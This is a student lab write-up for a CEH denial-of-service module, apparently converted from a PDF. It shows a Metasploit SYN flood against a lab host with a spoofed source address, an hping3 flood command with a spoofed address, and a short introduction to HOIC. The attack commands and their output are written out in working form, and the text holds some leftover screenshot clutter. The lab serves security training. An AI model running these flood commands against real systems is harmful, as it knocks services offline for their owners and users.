

CEH Module 10: DOS & DDOS

Assignment - 06

(**Sairaj Mothukuri**)

Lab Scenario:

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations. In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable. The attacker initiates the DDoS attack by sending a command to the zombie agents.

These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network. In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.


Lab Objectives:

- Perform a DoS attack (SYN flooding) on a target host using Metasploit
- Perform a DoS attack on a target host using hping3
- Perform a DDoS attack using HOIC


Objective: 01


Perform a DoS attack (SYN flooding) on a target host using Metasploit

- SYN flood attack, a form of Denial of Service (DoS) attack, exploits the three-way handshake process in the Transmission Control Protocol (TCP), overwhelming a target server with an excessive influx of SYN requests. By not completing the handshake, the attacker exhausts the server's resources, making it inaccessible to legitimate users.
- Metasploit, a versatile penetration testing framework, is utilized by both security professionals and malicious actors due to its various modules and exploits for testing and assessing system security. In this assignment, the execution of a SYN flood attack using Metasploit is explored.




S





- Before proceeding with the SYN Flood attack, I configured the attack parameters. The 'show options' command provided several options, including 'RHOST', 'RPORT', 'SHOST', and more. I configured 'RHOST' with the victim's IP address (192.168.206.132), 'RPORT' with the target port (4444), and 'SHOST' with the spoofed



```
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmware-amd64
Metasploit2-2-Linux
Windows 8x x64
Windows Server 2019

root@kali: /home/kali

INTERFACE      no      The name of the interface
NUM             no      Number of SYN's to send (else unlimited)
RHOSTS          yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80      The target port
SHOST           no      The spoofable source address (else randomizes)
SNAPLEN         65535   The number of bytes to capture
SPORT           no      The source port (else randomizes)
TIMEOUT         500     The number of seconds to wait for new data

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.206.132
RHOSTS => 192.168.206.132
msf6 auxiliary(dos/tcp/synflood) > set RPORT 4444
RPORT => 4444
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.248.143
SHOST => 192.168.248.143
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.206.132
[*] SYN flooding 192.168.206.132:4444 ...
```


To direct input to this VM, click inside or press Ctrl+G.

84°F
Haze

Search

12:48 PM
1/30/2024



- To assess the impact of the SYN Flood DoS attack, I switched back to my Windows VM, where I had previously installed Wireshark to capture network packets. Upon opening Wireshark, I observed a significant influx of SYN TCP packets.



Objective: 02


Perform a DoS attack on a target host using hping3

- A technique known as Denial of Service (DoS) attacks involves inundating a target system with an excessive volume of traffic, disrupting its services and causing them to become inaccessible. Although the intent behind DoS attacks can be malicious, comprehending their workings is essential for constructing effective defense mechanisms. Hping3, a robust command-line tool, offers security professionals the capability to evaluate the resilience of network systems, but it can also be exploited by malicious actors if used improperly.



```
root@kali: /home/kali
# hping3 -S 192.168.206.135 -a 192.168.225.222 -p 135 --flood
HPING 192.168.206.135 (eth1 192.168.206.135): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- “hping3 -S 192.168.225.222 -p 135 --flood”



- This assignment provided a hands-on experience in executing a DoS attack and underscored the importance of comprehending the implications of such attacks within the context of network security.

Objective: 03

Perform a DDoS attack using HOIC

- The High Orbit Ion Cannon (HOIC) stands out as a well-known, open-source tool designed for network stress testing and carrying out Denial of Service (DoS) attacks. Unfortunately, HOIC has been misused for malicious purposes, contributing to Distributed Denial of Service (DDoS) attacks on various targets. This tool enables multiple users to collaborate in a coordinated effort, flooding a target server with an immense volume of traffic, overwhelming its resources, and causing disruptions to services.
- It's crucial to highlight that HOIC should strictly be used for ethical and legal purposes, such as testing network security, and should not be employed for any malicious activities. A deeper understanding of its capabilities underscores the importance of fortifying defenses against DDoS attacks and implementing robust security measures in today's digital landscape.

The screenshot shows a Kali Linux terminal window with the following output from the `ifconfig` command:


